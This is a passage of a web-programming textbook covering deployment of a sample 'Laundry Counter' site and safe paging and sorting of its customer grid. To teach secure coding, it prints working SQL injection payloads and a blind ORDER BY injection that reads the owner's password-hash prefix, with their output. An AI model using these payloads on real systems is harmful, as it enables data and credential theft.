The report. **Table 16.4** is a skeleton for the write-up. Keep it short where the evidence is strong.

Table 16.4 The parts of the write-up, what each must contain, and where the Laundry Counter's version comes from.

Part	What it must contain	The Laundry Counter's version
1. The idea	who uses the site and what they do, in one paragraph	Section 16.4
2. Conceptual model	entities, relationships, cardinalities, drawn	the model of Chapter 8, Problem 16.1
3. Physical model	tables, columns, types, keys, rules; the proof that the rules hold	**Figure 16.2**, **Listing 16.1**, the output of **Listing 16.2**
4. Features	one row per feature: who, address, CRUD letters	**Table 16.3**
5. Screenshots	one per feature, with two or three lines of explanation each	**Figure 16.6** to **Figure 16.9**
6. Evidence	how to run the test, and its output	**Listing 16.22** and its output
7. Deployment	the address, how it is configured, what is not in the repository	Problem 16.6
8. Team	each member: share of the work, job description, contributions	the example below
9. Limits	what does not work yet, honestly	the exercises of Section 16.15

The statement of who did what is evidence too, useful only when concrete. "Putri Widyasari 40%: database design, `LaundryData`, `DataSetStore`, Problems 16.1 and 16.11 to 16.13; Tanoyo Muliawan 35%: authentication, customer pages, validation, the acceptance test; Gupito Lelono 25%: layout and style sheet, screenshots, deployment, report editing" can be checked against the repository's history; "everyone did everything" cannot. The percentages should add up to 100 and match the commits.

A tempting wrong solution. Screenshots as the only evidence. A screenshot proves that one page looked one way once; it cannot show that a request is refused, that a price is computed on the server, or that yesterday's change did not break the login. Checks C1, C6 and B11 test exactly such things.

> **CHECK YOURSELF.** Check B2 of **Listing 16.22** looks at the `Set-Cookie` headers of the login response. What would it catch that none of the other checks would?
>
> *Answer.* A login cookie without `HttpOnly` or without `SameSite`. Every other check would still pass, because the site behaves identically for honest users; but a cookie readable by JavaScript can be stolen by any script injected into a page, and a cookie sent with other sites' requests exposes every form to cross-site request forgery. Only a test that looks at the header itself sees the difference.

16.4.6 Problem 16.6 — The repository and the hosting

> **PROBLEM.** Upload the website to a free web hosting service, and upload the source code to a GitHub repository.

In our own words. The repository is for readers of code: complete, buildable, free of secrets and live data. The hosted site is for users: built for production, configured from outside, and able to restart without losing what it must keep.

Design. (1) The repository holds source, sample data, tests and README; never build output, live data or secrets. (2) `dotnet publish -c Release` builds for production into one folder [13]. (3) Every setting that differs between laptop and server comes from the environment or a settings

file kept on the server (`Laundry__DataDir` in the environment is the setting `Laundry:DataDir`). (4) The data and the *key ring* must survive restarts.

Listing 16.25 is the `.gitignore` of the project [14], a file that tells Git which files never to add.

Listing 16.25 `gitignore.txt`: what must never reach the public repository (rename it to `.gitignore`).

```
# .gitignore - Problem 16.6: what must never reach the public repository of the Laundry
Counter.
# Copy this file into the root of YOUR repository and rename it to .gitignore.

# What the computer rebuilds by itself
bin/
obj/
out/
publish/
__pycache__/
*.class
.venv/

# Secrets and machine settings
.env
appsettings.*.local.json
appsettings.Production.json
keys/

# The live data, and anything customers typed into it
data/laundry-counter.xml
*.db-journal
```

The ASP.NET solution: publishing. From the folder of the project, `dotnet publish -c Release -o ../publish` printed (last lines):

```
  Determining projects to restore...
  All projects are up-to-date for restore.
  LaundryCounter ->
/home/claude/kit/WebPro/Code_new/Chapter16/aspnet/LaundryCounter/bin/Release/net10.0/Laundr
yCounter.dll
  LaundryCounter -> /home/claude/kit/WebPro/Code_new/Chapter16/aspnet/publish/
```

The folder `publish` (half a megabyte: `LaundryCounter.dll`, settings, `web.config` for IIS, `wwwroot`) needs only the .NET runtime. Started as production would start it, `ASPNETCORE_ENVIRONMENT=Production dotnet LaundryCounter.dll`, it passed the 37 checks.

A free plan that runs .NET directly takes the `publish` folder as it is, with `Laundry__DataDir` and `Laundry__KeysDir` set to folders the plan keeps; a host that runs containers takes the image of **Listing 16.26**. Providers change every year, so read the current documentation; the four decisions do not change. The `Dockerfile` was *not* run here (no Docker on the machine).

Listing 16.26 `Dockerfile`: a two-stage container image of the Laundry Counter (not run here).

```
# Dockerfile - Problem 16.6: the Laundry Counter in a container, for hosts that run
containers.
# Build from the Chapter16 folder:   docker build -f deploy/Dockerfile -t laundry-counter .
# Run:  docker run -p 8080:8080 -v laundry-data:/data -v laundry-keys:/keys laundry-counter
# (Not run on the machine where this book was written: it has no Docker. See VERIFIED.md.)
FROM mcr.microsoft.com/dotnet/sdk:10.0 AS build
WORKDIR /src
COPY aspnet/LaundryCounter/ ./
RUN dotnet publish -c Release -o /app

FROM mcr.microsoft.com/dotnet/aspnet:10.0
WORKDIR /app
COPY --from=build /app ./
COPY data/csv /seed/csv
# First start: copy the sample CSV files into the volume; later starts keep the saved data.
ENV Laundry__DataDir=/data Laundry__KeysDir=/keys ASPNETCORE_URLS=http://+:8080
EXPOSE 8080
ENTRYPOINT ["sh", "-c", "mkdir -p /data && [ -d /data/csv ] || cp -r /seed/csv /data/; exec
dotnet LaundryCounter.dll"]
```

The key ring. ASP.NET Core encrypts the login cookie, the anti-forgery tokens and TempData with keys from its *Data Protection* system [15], kept by default in the user's profile. On a laptop that survives restarts; on a container host it is wiped at every deployment, and two servers have two key rings. New keys make every old cookie unreadable. `Program.cs` therefore keeps the ring in `Laundry:KeysDir` when that is set. `tests/run_all.sh` logs a cashier in, restarts with the same key folder, then with an empty one, and asks for the grid with the old cookie:

```
login -> 302 /customers
restart, same key folder:
GET /customers with yesterday's cookie -> 200 (the grid)
restart, keys lost (a new, empty key folder):
GET /customers with yesterday's cookie -> 302 /login
key-af2c90db-2a51-4a73-b748-7180b9008de5.xml
```

The folder holds one XML file per key, and it is a secret (whoever has it can forge any login), so it stays on the server (hence `keys/` in **Listing 16.25**).

The Java and Python solutions. `deploy/deploy_demo.sh` packages the Java site as a jar and runs the Python site under *waitress*, a production WSGI server, then restarts each:

```
== Java: one jar, run with the driver beside it
45722 laundry-counter.jar
login -> 302 /customers
after a restart (sessions lived in the server's memory):
GET /customers with yesterday's cookie -> 302 /login
== Python: waitress, a production WSGI server, with and without a fixed LAUNDRY_SECRET
login -> 302 /customers
after a restart, same LAUNDRY_SECRET:
GET /customers with yesterday's cookie -> 200 (the grid)
after a restart, LAUNDRY_SECRET not set (a new random key):
GET /customers with yesterday's cookie -> 302 /login
```

The Java sessions live in memory, so a restart logs everybody out (a real deployment keeps them in a database). Flask signs with `LAUNDRY_SECRET`: set it and logins survive; forget it and each start, or each of several workers, invents its own key.

A tempting wrong solution. Deploy the laptop as it is. The demo goes well, and a week later users complain of being "thrown out" several times a day; nothing in the code is wrong, the keys are simply not kept. The opposite half of the mistake is committing the key folder, `.env` or `appsettings.Production.json` "so the server has everything": a secret pushed once to a public repository is known to the world, and a later commit does not remove it from history. Change it.

CHECK YOURSELF. The Laundry Counter is hosted on a plan that keeps `/home/site` between restarts and wipes everything else. Which two settings must point inside `/home/site`, and what happens if only one of them does?

Answer. `Laundry__DataDir` (the CSV files and `laundry-counter.xml`) and `Laundry__KeysDir` (the key ring). If only the data folder is kept, the shop keeps its bills but every user is logged out at every restart, and a form that was open during the restart is refused with 400 because its anti-forgery token can no longer be read. If only the key folder is kept, logins survive but the shop loses every customer and bill written since the deployment, the worse of the two.

16.5 New Worked Problems: Data Grids

Chapter 13 put a `GridView` on a page and let it page, sort, edit and delete with a few attributes. That convenience hides two questions that every grid must answer correctly, in any technology: how the visitor's choice of page and sort order reaches the query without letting the visitor write the query, and which numbers belong in the footer. Problems 16.7 and 16.8 answer them.

16.5.1 Problem 16.7 — Paging and sorting a grid safely

PROBLEM. The customer grid of the Laundry Counter shows ten customers per page and can be searched by name, phone or id and sorted by id, name, phone or credit, in either direction. The page number, the search text and the sort order arrive in the address. Write the grid so that every combination of values, including values nobody expected, gives a sensible page and never an error or a leak.

In our own words. Three pieces of input, three dangers. The page number can be too small, too large, or not a number. The search text can contain characters that mean something to the query language, such as an apostrophe. The sort column cannot be a *value* in a query at all (it is part of the query's structure), so the usual cure, a parameter, does not apply to it.

Design, the arithmetic. Let n be the number of rows that match the search and s the page size. The number of pages is the smallest whole number of pages that holds n rows, with at least one page even when nothing matches (an empty grid still has a page, which says "0 customers"):

$$P = \max\left(1, \lceil \frac{n}{s} \rceil\right) = \max\left(1, \lfloor \frac{n+s-1}{s} \rfloor\right) \tag{16.6}$$

The second form is the one programs use, because in integer division $\lfloor (n+s-1)/s \rfloor$ equals $\lceil n/s \rceil$ without any floating point. Check it on the edges with $s = 10$: $n = 10$ gives $\lfloor 19/10 \rfloor = 1$ page, $n = 11$ gives $\lfloor 20/10 \rfloor = 2$, $n = 256$ gives $\lfloor 265/10 \rfloor = 26$. The requested page p is then *clamped* into the range $1..P$,

$$p' = \min(\max(p, 1), P) \tag{16.7}$$

so that page 0 becomes page 1 and page 99 becomes the last page, and the rows shown are those after skipping

$$\text{offset} = (p' - 1)\, s \tag{16.8}$$

rows: page 1 skips 0 rows, page 26 skips 250 and shows the last six.

Design, the sort column. The address may say `sort=name`, but it may also say `sort=name; DROP TABLE Customer` or something subtler. The rule is the one Exercise 8.7 gave: never put the

visitor's text into the query; compare it with a short list of allowed names and use *your own copy* of the matching name. The Laundry Counter's list is the dictionary `SortColumns` with four entries; anything else means "name".

The Web Forms way, for comparison. Listing 16.27 is the grid as Chapter 13 would write it: a `GridView` with `AllowPaging` and `AllowSorting`, bound to a `SqlDataSource` that runs a parameterized query. With `DataSourceMode="DataSet"`, the data source loads every matching row into a `DataSet`, and the grid pages and sorts that `DataSet` in memory, taking the sort column only from the `SortExpression` values written in the markup, never from the visitor. It was *not* run for this book, because Web Forms needs Windows and the .NET Framework 4.8.

Listing 16.27 `Customers.aspx`: the customer grid in Web Forms, paged and sorted by the `GridView` itself (not run here).

```
<%@ Page Language="C#" %>
<%-- Customers.aspx - the customer grid of Problem 16.7 as ASP.NET Web Forms would write
it.
     NOT RUN for this book: Web Forms needs Windows and the .NET Framework 4.8 (IIS or IIS
Express). --%>
<!DOCTYPE html>
<html>
<head runat="server">><title>Customers</title></head>
<body>
<form id="form1" runat="server">
    <asp:TextBox ID="Search" runat="server" />
    <asp:Button ID="Go" runat="server" Text="Search" />
    <asp:GridView ID="Grid" runat="server" DataSourceID="CustomerSource" DataKeyNames="id"
                  AutoGenerateColumns="false" AllowPaging="true" PageSize="10"
AllowSorting="true">
        <Columns>
            <asp:BoundField DataField="id" HeaderText="Id" SortExpression="id"
ReadOnly="true" />
            <asp:BoundField DataField="name" HeaderText="Name" SortExpression="name" />
            <asp:BoundField DataField="phone" HeaderText="Phone" SortExpression="phone" />
            <asp:BoundField DataField="credit" HeaderText="Credit" SortExpression="credit"
DataFormatString="{0:N0}" />
            <asp:CommandField ShowDeleteButton="true" />
        </Columns>
    </asp:GridView>
    <asp:SqlDataSource ID="CustomerSource" runat="server" DataSourceMode="DataSet"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
ProviderName="MySql.Data.MySqlClient"
        SelectCommand="SELECT id, name, phone, credit FROM Customer WHERE name LIKE
CONCAT('%', @q, '%')"
        DeleteCommand="DELETE FROM Customer WHERE id = @id">
        <SelectParameters>
            <asp:ControlParameter Name="q" ControlID="Search" PropertyName="Text"
                                  DefaultValue="" ConvertEmptyStringToNull="false" />
        </SelectParameters>
        <DeleteParameters>
            <asp:Parameter Name="id" Type="String" />
        </DeleteParameters>
    </asp:SqlDataSource>
</form>
</body>
</html>
```

The ASP.NET Core solution. Without a `GridView`, the page does the same three things explicitly, and that is an advantage: nothing is hidden. **Listing 16.28** is the page model. The four query values are bound with `SupportsGet = true`; the page number is called `p` in the address, not `page`, because Razor Pages already uses the route value `page` for its own purposes and would bind the page's name into it.

Listing 16.28 `Customers/Index.cshtml.cs`: the grid's state, taken from the query string, checked, and written back into every link.

```
// Customers/Index.cshtml.cs - the customer grid: search, sort and paging (features F1,
Problem 16.7).
// The grid's whole state travels in the query string, so every view has its own address.
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.WebUtilities;

namespace LaundryCounter.Pages.Customers;

public class IndexModel(ILaundryStore store) : PageModel
{
    public const int PageSize = 10;

    [BindProperty(SupportsGet = true)] public string? Q { get; set; }
    [BindProperty(SupportsGet = true)] public string Sort { get; set; } = "name";
    [BindProperty(SupportsGet = true)] public string Dir { get; set; } = "asc";
    [BindProperty(SupportsGet = true, Name = "p")] public int PageNo { get; set; } = 1;
// not "page": Razor Pages uses that name

    public GridPage<CustomerRow> Grid { get; private set; } = null!;

    public void OnGet()
    {
        if (!new[] { "id", "name", "phone", "credit" }.Contains(Sort)) Sort = "name";   //
unknown: the default
        if (Dir != "desc") Dir = "asc";
        Grid = store.Customers(Q, Sort, Dir == "desc", PageNo, PageSize);
    }

    // The address of a header link (sort given: toggle or start ascending, back to page 1)
    // or of a pager link (page given: same sort, another page).
    public string Link(string? sort = null, int? page = null)
    {
        string dir = sort == null ? Dir : sort == Sort && Dir == "asc" ? "desc" : "asc";
        var query = new Dictionary<string, string?>
        {
            ["q"] = string.IsNullOrWhiteSpace(Q) ? null : Q,
            ["sort"] = sort ?? Sort,
            ["dir"] = dir,
            ["p"] = (page ?? 1).ToString(),
        };
        return QueryHelpers.AddQueryString("/customers", query.Where(kv => kv.Value !=
null));
    }

    // Tells screen readers (and the style sheet, which draws the arrow) how the grid is
sorted.
    public string? AriaSort(string key) => key != Sort ? null : Dir == "asc" ? "ascending"
: "descending";
}
```

`OnGet` replaces an unknown sort or direction by the default. `Link` builds every header and pager address with `QueryHelpers.AddQueryString`, which escapes each value; a header toggles the direction of the current column and returns to page 1. The whole state is in the address, so every view can be bookmarked, reloaded and opened in two tabs, which view state could never do. In the data layer (`Customers` in **Listing 16.12**) a `DataView` sorts by `"{col} ASC, id ASC"` with `col` from `SortColumns`, the search is compared in C# and never parsed, and Equation (16.6), Equation (16.7) and Equation (16.8) are the three lines that follow. The markup, **Listing 16.29**, is a loop.

Listing 16.29 `Customers/Index.cshtml`: the search form, the table with sortable headers, and the pager.

```
@page "/customers"
@model LaundryCounter.Pages.Customers.IndexModel
@{
    ViewData["Title"] = "Customers";
    var columns = new[] { ("id", "Id"), ("name", "Name"), ("phone", "Phone"), ("credit",
"Credit") };
}
<form method="get" class="toolbar">
    <input name="q" value="@Model.Q" placeholder="Name, phone or id" aria-label="Search
customers">
    <input type="hidden" name="sort" value="@Model.Sort">
    <input type="hidden" name="dir" value="@Model.Dir">
    <button>Search</button>
    <a class="button secondary" href="/customers/new">Add a customer</a>
</form>
<p class="muted">@Model.Grid.Total customers, page @Model.Grid.PageNo of
@Model.Grid.PageCount.</p>
<div class="scroll">
<table class="grid">
    <thead>
    <tr>
        @foreach (var (key, label) in columns)
        {
            <th class="@(key == "credit" ? "num" : null)" aria-
sort="@Model.AriaSort(key)"><a href="@Model.Link(sort: key)">@label</a></th>
        }
        <th class="num">Bills</th>
        <th></th>
    </tr>
    </thead>
    <tbody>
    @foreach (CustomerRow c in Model.Grid.Rows)
    {
        <tr>
            <td>@c.Id</td><td>@c.Name</td><td>@c.Phone</td>
            <td class="num">@Fmt.Rupiah(c.Credit)</td><td class="num">@c.Bills</td>
            <td class="actions">
                <a href="/customers/@c.Id/edit">Edit</a>
                <a href="/bills/new?customer=@c.Id">New bill</a>
                @if (c.Bills == 0)
                {
                    <form method="post" asp-page="/Customers/Delete" asp-route-id="@c.Id"
class="inline">
                        <button class="link danger">Delete</button>
                    </form>
                }
            </td>
        </tr>
    }
    </tbody>
</table>
```

Listing 16.29 (Continued) *Customers/Index.cshtml: the search form, the table with sortable headers, and the pager.*

```
</div>
<nav class="pager" aria-label="Pages">
    @if (Model.Grid.PageNo > 1)
    {
        <a href="@Model.Link(page: 1)">First</a>
        <a href="@Model.Link(page: Model.Grid.PageNo - 1)">Previous</a>
    }
    <span>Page @Model.Grid.PageNo of @Model.Grid.PageCount</span>
    @if (Model.Grid.PageNo < Model.Grid.PageCount)
    {
        <a href="@Model.Link(page: Model.Grid.PageNo + 1)">Next</a>
        <a href="@Model.Link(page: Model.Grid.PageCount)">Last</a>
    }
</nav>
```

To see the rules at work away from the browser, **Listing 16.30** asks the Laundry Counter's own data layer for four grids, then tries the tempting way on a bare `DataView`.

Listing 16.30 `P167Grid.cs`: the grid through the data layer, and the visitor's text inside a `RowFilter` and a `Sort`.

```
// P167Grid.cs - Problem 16.7: paging and sorting a grid safely, and what goes wrong
otherwise.
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P167Grid
{
    public static void Run(string dataDir)
    {
        var store = new DataSetStore(dataDir);       // the Laundry Counter's own data
layer
        Console.WriteLine("The page arithmetic, ten rows per page:");
        foreach (int n in new[] { 0, 1, 10, 11, 256 })
            Console.WriteLine($"  {n,3} rows -> {Math.Max(1, (n + 9) / 10),2} page(s)");

        Console.WriteLine("The grid, through the data layer:");
        Show(store.Customers(null, "name", false, 1, 10), "name, page 1");
        Show(store.Customers(null, "credit", true, 1, 3), "credit descending, page 1 of
size 3");
        Show(store.Customers("Ma'ruf", "name", false, 1, 10), "search Ma'ruf");
        Show(store.Customers(null, "name; DROP", false, 99, 10), "sort 'name; DROP', page
99");

        Console.WriteLine("The tempting way: the visitor's text inside a filter or a sort
expression:");
        DataTable customers = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Customer"]!;
        foreach (string q in new[] { "Wijaya", "Ma'ruf", "zzz' OR name <> '" })
            Tempting(() => new DataView(customers) { RowFilter = $"name LIKE '%{q}%'"
}.Count, $"RowFilter with q = {q}");
        Tempting(() => new DataView(customers) { Sort = "name; DROP" }.Count, "Sort = name;
DROP");
    }

    private static void Show(GridPage<CustomerRow> g, string what)
    {
        Console.WriteLine($"  {what}: {g.Total} customers, page {g.PageNo} of
{g.PageCount}");
        foreach (CustomerRow c in g.Rows.Take(3))
            Console.WriteLine($"      {c.Id}  {c.Name,-26} {c.Phone}
{Fmt.Rupiah(c.Credit)}");
    }

    private static void Tempting(Func<int> count, string what)
    {
        try
        {
            Console.WriteLine($"  {what,-40} -> {count()} rows");
        }
        catch (Exception e)
        {
            Console.WriteLine($"  {what,-40} -> {e.GetType().Name}: {e.Message}");
        }
    }
```

Listing 16.30 (Continued) *P167Grid.cs: the grid through the data layer, and the visitor's text inside a RowFilter and a Sort.*

```
}
```

```
The page arithmetic, ten rows per page:
    0 rows ->  1 page(s)
    1 rows ->  1 page(s)
   10 rows ->  1 page(s)
   11 rows ->  2 page(s)
  256 rows -> 26 page(s)
The grid, through the data layer:
  name, page 1: 256 customers, page 1 of 26
      C0117  Adi Eko Alatas             0811-0000-1612  Rp 0
      C0201  Adi Saputra                0811-0000-1509  Rp 0
      C0031  Agus Fauzi                 0856-0000-8730  Rp 0
  credit descending, page 1 of size 3: 256 customers, page 1 of 86
      C0029  Rafi Gilang Santoso        0858-0000-1889  Rp 385.000
      C0234  Felicia Yuliana Hakim      0899-0000-9156  Rp 337.000
      C0149  Putri Indah Zulkarnain     0853-0000-7638  Rp 308.000
  search Ma'ruf: 6 customers, page 1 of 1
      C0224  Gilang Ma'ruf Tanjung      0857-0000-4660  Rp 0
      C0106  Ma'ruf Gunawan             0853-0000-0532  Rp 0
      C0019  Ma'ruf Purnomo             0898-0000-6184  Rp 0
  sort 'name; DROP', page 99: 256 customers, page 26 of 26
      C0221  Yusuf Permana              0881-0000-7947  Rp 0
      C0076  Yusuf Rafi Sugiarto        0896-0000-3034  Rp 0
      C0091  Zahra Halim                0815-0000-5243  Rp 0
The tempting way: the visitor's text inside a filter or a sort expression:
  RowFilter with q = Wijaya                -> 8 rows
  RowFilter with q = Ma'ruf                -> SyntaxErrorException: Syntax error: Missing
operand after 'ruf' operator.
  RowFilter with q = zzz' OR name <> '     -> 256 rows
  Sort = name; DROP                        -> IndexOutOfRangeException: Cannot find column
name; DROP.
```

The five lines of arithmetic are Equation (16.6) on its edge cases. The four grids show the rules holding: the default order starts with `Adi Eko Alatas`; the highest deposit, `Rp 385.000`, belongs to `C0029`; the search `Ma'ruf`, apostrophe and all, finds its six customers; and the sort `name; DROP` quietly becomes `name` while page 99 becomes page 26.

The Java and Python solutions. **Listing 16.31** and **Listing 16.32** do the same over SQL, with placeholders for the four search values and for `LIMIT` and `OFFSET`, and the sort column taken from the allowed list. Their first four grids are exactly those of the C# run, row for row, which also shows that the `DataView`'s ordering and SQLite's `ORDER BY` agree on these names.

Listing 16.31 `P167Grid.java`: the grid over JDBC, and the visitor's text inside the SQL.

```
// P167Grid.java - Problem 16.7: paging and sorting a grid safely over JDBC, and what goes
wrong otherwise.
// Compile: javac -d out P167Grid.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P167Grid   (Windows: ;
instead of :)
import java.sql.*;
import java.text.NumberFormat;
import java.util.Locale;
import java.util.Map;

public class P167Grid {
    static final Map<String, String> SORTS = Map.of("id", "id", "name", "name", "phone",
"phone", "credit", "credit");
    static Connection c;

    public static void main(String[] args) throws SQLException {
        c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db");
        System.out.println("The page arithmetic, ten rows per page:");
        for (int n : new int[]{0, 1, 10, 11, 256}) System.out.printf("  %3d rows -> %2d
page(s)%n", n, Math.max(1, (n + 9) / 10));
        System.out.println("The grid, through placeholders and a list of allowed
columns:");
        grid(null, "name", false, 1, 10, "name, page 1");
        grid(null, "credit", true, 1, 3, "credit descending, page 1 of size 3");
        grid("Ma'ruf", "name", false, 1, 10, "search Ma'ruf");
        grid(null, "name; DROP", false, 99, 10, "sort 'name; DROP', page 99");

        System.out.println("The tempting way: the visitor's text inside the SQL:");
        for (String q : new String[]{"Wijaya", "Ma'ruf", "zzz' OR name <> '"}) {
            String what = String.format("%-40s", "WHERE with q = " + q);
            try (ResultSet rs = c.createStatement().executeQuery("SELECT id FROM Customer
WHERE name LIKE '%" + q + "%'")) {
                int n = 0;
                while (rs.next()) n++;
                System.out.println("  " + what + " -> " + n + " rows");
            } catch (SQLException e) {
                System.out.println("  " + what + " -> " + e.getClass().getSimpleName() + ":
" + e.getMessage());
            }
        }
        String probe = "(CASE WHEN substr((SELECT password_hash FROM Employee WHERE id =
'E0001'), 1, 6) = '%s' THEN name ELSE phone END)";
        for (String guess : new String[]{"pbkdf2", "bcrypt"}) {
            try (ResultSet rs = c.createStatement().executeQuery(
                    "SELECT id FROM Customer ORDER BY " + String.format(probe, guess) + "
LIMIT 1")) {
                rs.next();
                System.out.println("  ORDER BY a question about the owner's hash ('" +
guess + "'?) -> first row " + rs.getString(1));
            }
        }
    }
```

Listing 16.31 (Continued) *P167Grid.java: the grid over JDBC, and the visitor's text inside the SQL.*

```
    /** One page of the grid: the same rules as the Laundry Counter. */
    static void grid(String search, String sort, boolean desc, int page, int size, String
what) throws SQLException {
        String col = SORTS.getOrDefault(sort, "name");   // only names we wrote ourselves
        String s = search == null ? "" : search.trim();
        String where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) =
upper(?)";
        int total;
        try (PreparedStatement st = c.prepareStatement("SELECT COUNT(*) FROM Customer " +
where)) {
            bind(st, s);
            try (ResultSet rs = st.executeQuery()) { rs.next(); total = rs.getInt(1); }
        }
        int pages = Math.max(1, (total + size - 1) / size), p = Math.min(Math.max(page, 1),
pages);
        System.out.printf("  %s: %d customers, page %d of %d%n", what, total, p, pages);
        try (PreparedStatement st = c.prepareStatement("SELECT id, name, phone, credit FROM
Customer " + where
                + " ORDER BY " + col + (desc ? " DESC" : " ASC") + ", id LIMIT ? OFFSET
?")) {
            bind(st, s);
            st.setInt(5, size);
            st.setInt(6, (p - 1) * size);
            try (ResultSet rs = st.executeQuery()) {
                for (int i = 0; i < 3 && rs.next(); i++) {
                    System.out.printf("      %s  %-26s %s  Rp %s%n", rs.getString(1),
rs.getString(2), rs.getString(3),

NumberFormat.getIntegerInstance(Locale.US).format(rs.getLong(4)).replace(',', '.'));
                }
            }
        }
    }

    static void bind(PreparedStatement st, String s) throws SQLException {
        st.setString(1, s);
        st.setString(2, "%" + s + "%");
        st.setString(3, "%" + s + "%");
        st.setString(4, s);
    }
}
```

Listing 16.32 `p167_grid.py`: the same in Python.

```python
# p167_grid.py - Problem 16.7: paging and sorting a grid safely, and what goes wrong
otherwise.
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
SORTS = {"id": "id", "name": "name", "phone": "phone", "credit": "credit"}


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def grid(search, sort, desc, page, size):
    """One page of the grid: the same rules as the Laundry Counter."""
    col = SORTS.get(sort, "name")                      # only names we wrote ourselves
    where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) = upper(?)"
    s = (search or "").strip()
    args = (s, f"%{s}%", f"%{s}%", s)
    total = conn.execute(f"SELECT COUNT(*) FROM Customer {where}", args).fetchone()[0]
    pages = max(1, (total + size - 1) // size)
    p = min(max(page, 1), pages)
    rows = conn.execute(f"""SELECT id, name, phone, credit FROM Customer {where}
                            ORDER BY {col} {'DESC' if desc else 'ASC'}, id LIMIT ? OFFSET
?""",
                        args + (size, (p - 1) * size)).fetchall()
    return rows, p, pages, total


def show(result, what):
    rows, p, pages, total = result
    print(f"  {what}: {total} customers, page {p} of {pages}")
    for r in rows[:3]:
        print(f"      {r[0]}  {r[1]:<26} {r[2]}  {rupiah(r[3])}")


def tempting(sql, what):
    try:
        print(f"  {what:<40} -> {len(conn.execute(sql).fetchall())} rows")
    except sqlite3.Error as e:
        print(f"  {what:<40} -> {type(e).__name__}: {e}")
```

Listing 16.32 (Continued) *p167_grid.py: the same in Python.*

```python
print("The page arithmetic, ten rows per page:")
for n in (0, 1, 10, 11, 256):
    print(f"  {n:3} rows -> {max(1, (n + 9) // 10):2} page(s)")
print("The grid, through placeholders and a list of allowed columns:")
show(grid(None, "name", False, 1, 10), "name, page 1")
show(grid(None, "credit", True, 1, 3), "credit descending, page 1 of size 3")
show(grid("Ma'ruf", "name", False, 1, 10), "search Ma'ruf")
show(grid(None, "name; DROP", False, 99, 10), "sort 'name; DROP', page 99")

print("The tempting way: the visitor's text inside the SQL:")
for q in ("Wijaya", "Ma'ruf", "zzz' OR name <> '"):
    tempting(f"SELECT id FROM Customer WHERE name LIKE '%{q}%'", f"WHERE with q = {q}")
probe = "(CASE WHEN substr((SELECT password_hash FROM Employee WHERE id = 'E0001'), 1, 6) =
'{}' THEN name ELSE phone END)"
for guess in ("pbkdf2", "bcrypt"):
    first = conn.execute(f"SELECT id FROM Customer ORDER BY {probe.format(guess)} LIMIT
1").fetchone()[0]
    print(f"  ORDER BY a question about the owner's hash ('{guess}'?) -> first row
{first}")
```

The Python run printed (the Java run printed the same lines, except that the SQLite error message is wrapped in the JDBC driver's words):

```
The page arithmetic, ten rows per page:
    0 rows ->  1 page(s)
    1 rows ->  1 page(s)
   10 rows ->  1 page(s)
   11 rows ->  2 page(s)
  256 rows -> 26 page(s)
The grid, through placeholders and a list of allowed columns:
  name, page 1: 256 customers, page 1 of 26
      C0117  Adi Eko Alatas             0811-0000-1612  Rp 0
      C0201  Adi Saputra                0811-0000-1509  Rp 0
      C0031  Agus Fauzi                 0856-0000-8730  Rp 0
  credit descending, page 1 of size 3: 256 customers, page 1 of 86
      C0029  Rafi Gilang Santoso        0858-0000-1889  Rp 385.000
      C0234  Felicia Yuliana Hakim      0899-0000-9156  Rp 337.000
      C0149  Putri Indah Zulkarnain     0853-0000-7638  Rp 308.000
  search Ma'ruf: 6 customers, page 1 of 1
      C0224  Gilang Ma'ruf Tanjung      0857-0000-4660  Rp 0
      C0106  Ma'ruf Gunawan             0853-0000-0532  Rp 0
      C0019  Ma'ruf Purnomo             0898-0000-6184  Rp 0
  sort 'name; DROP', page 99: 256 customers, page 26 of 26
      C0221  Yusuf Permana              0881-0000-7947  Rp 0
      C0076  Yusuf Rafi Sugiarto        0896-0000-3034  Rp 0
      C0091  Zahra Halim                0815-0000-5243  Rp 0
The tempting way: the visitor's text inside the SQL:
  WHERE with q = Wijaya                     -> 8 rows
  WHERE with q = Ma'ruf                     -> OperationalError: near "ruf": syntax error
  WHERE with q = zzz' OR name <> '          -> 256 rows
  ORDER BY a question about the owner's hash ('pbkdf2'?) -> first row C0117
  ORDER BY a question about the owner's hash ('bcrypt'?) -> first row C0226
```

A tempting wrong solution. Glue the visitor's text into the expression: `view.RowFilter = $"name LIKE '%{q}%'"`. `Wijaya` finds 8 rows; then a real customer searches for `Ma'ruf` and the page crashes (`Missing operand after 'ruf' operator`), because the apostrophe closed the string; and `zzz' OR name <> '` returns all 256 customers. `DataView.Sort` refuses an unknown column with an exception, turning a typo in the address into an error page. In SQL the same mistake is SQL injection (Chapter 5 and Problem 8.6), and the last two lines of the Python output show how far it goes even through a mere `ORDER BY`: the attacker asks "does the owner's password hash begin with `pbkdf2`?" and reads the answer from the order of the rows (the first row is `C0117`, the name order, when the answer is yes, and `C0226`, the phone order, when it is no). No error, no data displayed, and still a secret leaks one yes-or-no question at a time; this is called *blind* injection [16]. The cure is the design above: values through parameters (or compared in code), names through an allowed list.

> **CHECK YOURSELF.** A search for `C0258` finds one customer, whose name contains no "C0258". Which part of the search condition found him, and why is `upper(id) = upper(?)` an equality rather than a `LIKE`?
>
> *Answer.* The id part: `upper(id) = upper('C0258')`. It is an equality because an id is a key, not a piece of text to search inside: `LIKE '%C02%'` would return the 57 customers from C0200 to C0256, whose ids merely contain those characters, which is noise; typing an exact id should find exactly one customer, in any letter case.

16.5.2 Problem 16.8 — A grid with a footer

> **PROBLEM.** The owner wants a report of the money received in a month, one row per day, one column per outlet and a total column, ten days per page. Below the rows, the grid must show totals. Which totals, and computed from what?

In our own words. A paged grid invites two questions: "how much on the days I see?" and "how much in the month?" The danger is a footer that answers the first under the label of the second.

